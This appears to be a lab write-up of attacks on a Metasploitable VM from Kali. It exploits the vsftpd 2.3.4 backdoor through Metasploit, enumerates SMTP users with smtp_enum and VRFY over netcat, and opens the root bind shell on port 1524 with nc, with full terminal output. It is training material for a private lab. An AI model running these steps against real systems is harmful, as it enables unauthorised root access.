


4. Perform Exploiting Metasploit

a) Exploiting Metasploit using FTP

In this attack ftp port of the metasploitable machine will be exploited

To perform this attack we need to run both kali and metasploitable machine simultaniously we identify the ip address of the kali and metasploitable machine using the commands **ifconfig** and **nbt scan** respectively.



After that we initialize the database and check the status of the database and start the database using the commands **msfdb init, msfdb status, msfdb start** respectively.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Tue 2023-02-28 05:08:42 EST; 2min 10s ago
    Process: 101672 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 101672 (code=exited, status=0/SUCCESS)
        CPU: 3ms

Feb 28 05:08:42 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Feb 28 05:08:42 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

COMMAND     PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 101631 postgres    5u  IPv6 219095      0t0  TCP localhost:5432 (LISTEN)
postgres 101631 postgres    6u  IPv4 219096      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres  101631       1  0 05:08 ?        Ss     0:00 /usr/lib/postgresql/15/bin/postgre

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfdb start
[i] Database already started
```

Then we use **nmap -sV 25 10.0.2.4** command to know the information about the ports which are open.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 25 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 05:12 EST
Nmap scan report for 10.0.2.4
Host is up (0.000075s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 14.66 seconds
```

We perform the attack through the ftp port whose number is 21 so we use the command **nmap -p 21 —script vuln 10.0.2.4** in order to check the vulnerabilities in the ftp port.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -p 21 --script vuln 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 05:14 EST
Nmap scan report for 10.0.2.4
Host is up (0.00024s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds
```

Then we use the metasploit tool using the command **msfconsole** inside it we search for **vsftpd.**

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%      %%%          %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%%
%%%%  %%  %%  %       %%       %%     %%%%%       %     %%%%  %%   %%%%%%      %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%%
%%%%%%%%%%%% %%%%      %%%%%     %%  %%   %     %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.3.0-dev                           ]
+ -- --=[ 2278 exploits - 1201 auxiliary - 408 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```


we **use** the path which was shown when we enter the command **search vsftpd** inorder to exploit the machine.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Then we set the rhost and payload using the commands **set rhosts** and **set payload** commands.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.4         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

After that we enter the command **exploit** then we will be logged in to the target machine and we can perform the desired operation on the target machine.



b) Exploiting Metasploit using SMTP

This passage describes how to exploit the SMTP port on a Metasploitable virtual machine. The steps include using nbtscan to find available IP addresses, then using nmap to identify open ports and vulnerabilities. Once an open SMTP port is found, Metasploit is used to search for and launch an SMTP exploit.

We use **nbtscan** option to search for available ip addresses.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::f041:29be:71b0:a9c5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 32  bytes 6586 (6.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 3700 (3.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[/home/kali/Desktop]
└─# nbtscan 10.0.2.15/24
Doing NBT name scan for addresses from 10.0.2.15/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
10.0.2.4         METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
10.0.2.255       Sendto failed: Permission denied
```

Then we use **nmap -sV** along with ip address of metasploitable to see the avilable open ports.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 00:58 EST
Nmap scan report for 10.0.2.4
Host is up (0.00083s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel
```

Then we use the **nmap -p 25 —script vuln 10.0.2.4** in order to exploit the smtp port.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -p 25 --script vuln 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 00:59 EST
Nmap scan report for 10.0.2.4
Host is up (0.00029s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.securityfocus.com/bid/70574
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
```

Then we use **msfconsole** command

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# msfconsole
```

Inside the msf console we use **search smtp** in order to search for smtp ports.

```
msf6 > search smtp

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/smtp/apache_james_exec                  2015-10-01       normal     Yes    Apache James Serve
r 2.3.2 Insecure User Creation Arbitrary File Write
   1   auxiliary/server/capture/smtp                                          normal     No     Authentication Cap
ture: SMTP
   2   auxiliary/scanner/http/gavazzi_em_login_loot                           normal     No     Carlo Gavazzi Ener
gy Meters - Login Brute Force, Extract Info and Dump Plant Database
   3   exploit/unix/smtp/clamav_milter_blackhole             2007-08-24       excellent  No     ClamAV Milter Blac
khole-Mode Remote Code Execution
   4   exploit/windows/browser/communicrypt_mail_activex     2010-05-19       great      No     CommuniCrypt Mail
1.16 SMTP ActiveX Stack Buffer Overflow
   5   exploit/linux/smtp/exim_gethostbyname_bof             2015-01-27       great      Yes    Exim GHOST (glibc
gethostbyname) Buffer Overflow
   6   exploit/linux/smtp/exim4_dovecot_exec                 2013-05-03       excellent  No     Exim and Dovecot I
nsecure Configuration Command Injection
   7   exploit/unix/smtp/exim4_string_format                 2010-12-07       excellent  No     Exim4 string_forma
t Function Heap Buffer Overflow
   8   auxiliary/client/smtp/emailer                                          normal     No     Generic Emailer (S
MTP)
   9   exploit/linux/smtp/haraka                             2017-01-26       excellent  Yes    Haraka SMTP Comman
d Injection
```

when we use **show option** command we can see that RHOSTS is not set.

We set the rhosts to ip address of the metasploitable using the command **set rhosts 10.0.2.4**.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   RHOSTS                                      yes       The target host(s), see https://github.com/rapid7/metasp
                                                         loit-framework/wiki/Using-Metasploit
   RPORT      25                               yes       The target port (TCP)
   THREADS    1                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/ yes       The file that contains a list of probable users accounts
              data/wordlists/unix_users.txt              .


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                  Required  Description
   ----       ---------------                  --------  -----------
   RHOSTS     10.0.2.4                         yes       The target host(s), see https://github.com/rapid7/metasp
                                                         loit-framework/wiki/Using-Metasploit
   RPORT      25                               yes       The target port (TCP)
   THREADS    1                                yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                             yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/ yes       The file that contains a list of probable users accounts
              data/wordlists/unix_users.txt              .


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) >
```


Then we can exploit the port using **exploit** command.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 10.0.2.4:25           - 10.0.2.4:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc 10.0.2.4 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgres
252 2.0.0 postgres
```

c) Exploiting Metasploit using Blind shell

To perform this attack we need to run both kali and metasploitable machine simultaniously in the virtual machine enter the **nmap -sV 10.0.2.4** to see all the open port.



Enter the command **nmap -p 1524 10.0.2.4** to know more vulnerablities of the port.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nmap -p 1524 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-28 11:17 EST
Nmap scan report for 10.0.2.4
Host is up (0.00028s latency).

PORT     STATE SERVICE
1524/tcp open  ingreslock
MAC Address: 08:00:27:03:16:AE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
```


Then we enter the command **nc 10.0.2.4 1524** inorder to go inside the bind shell. Inside thhe bind shell we can enter the command **uname -a** inorder to know aboutthe username and also some other command like **whoami** and **ls** etc.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# nc 10.0.2.4 1524
root@metasploitable:/# uname -a
